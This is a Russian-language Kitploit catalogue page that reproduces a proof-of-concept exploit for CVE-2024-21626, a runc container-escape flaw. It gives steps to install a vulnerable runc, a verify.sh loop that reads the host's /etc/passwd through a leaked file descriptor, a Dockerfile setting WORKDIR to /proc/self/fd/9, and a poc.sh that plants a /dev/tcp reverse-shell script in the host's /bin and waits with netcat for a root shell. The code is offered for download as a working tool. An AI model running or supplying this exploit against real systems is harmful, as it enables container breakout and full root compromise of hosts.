

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-21626 — POC | Kitploit
Инструменты/GitHubGitHub/kubernetesbachelor/cve-2024-21626
Повышение привилегийБезопасность контейнеровАнализ уязвимостейЭксплуатацияRed TeamingПобег из Контейнера
GitHubkubernetesbachelor/cve-2024-21626

CVE-2024-21626

POC

Репозиторий
2341 год назадЕщё не проверено
Поделиться

CVE-2024-21626 POC

Требования

runc 1.1.0 <= 1.1.11

Установка уязвимой среды

Разверните виртуальную машину с Ubuntu 20.04 и загрузите Docker, следуя их руководству

https://docs.docker.com/engine/install/ubuntu/

Замените пропатченную версию 'runc' в Docker на уязвимую

Загрузите уязвимую версию (runc 1.1.11 или более раннюю) из репозитория runc на GitHub: https://github.com/opencontainers/runc/releases
Выберите runc.amd64 (требование) runc_1111

Выполнение эксплойта

Запустите скрипт 'verify.sh'

#! /bin/bash
for i in {4..20}; do
	docker run -it --rm -w /proc/self/fd/$i ubuntu:20.04 bash -c "cat
/proc/self/cwd/../../../etc/passwd"
done

verify

Измените рабочую директорию в Dockerfile на правильный файловый дескриптор, найденный при выполнении verify.sh

FROM ubuntu:20.04
RUN apt-get update -y && apt-get install netcat -y
ADD ./poc.sh /poc.sh
WORKDIR /proc/self/fd/9

Соберите контейнер

docker build . -t name_of_container

poc.sh

#!/bin/bash
ip=$(hostname -I | awk '{print $1}')
port=1337
cat > /proc/self/cwd/../../../bin/bash.copy << EOF
#!/bin/bash
bash -i >& /dev/tcp/$ip/$port 0>&1
EOF

# слушаем и ждем реверсивную оболочку
nc -lvvp 1337

Запустите образ контейнера и выполните poc.sh в bash-оболочке

docker run -it --rm cve2024 bash /poc.sh

Контейнер переходит в режим прослушивания

lytte

На хост-машине в корневом каталоге был создан новый скрипт с именем 'bash.copy' в директории /proc/self/cwd/../../../bin/

bash

Сделав скрипт исполняемым и запустив его...

chmod +x bash.copy
./bash.copy

... вы получите реверсивную оболочку с привилегиями root на хост-машине

root

Источник

https://ethicalhacking.uk/cracking-containers-understanding-cve-2024-21626-in-runc/#gsc.tab=0

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    279

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






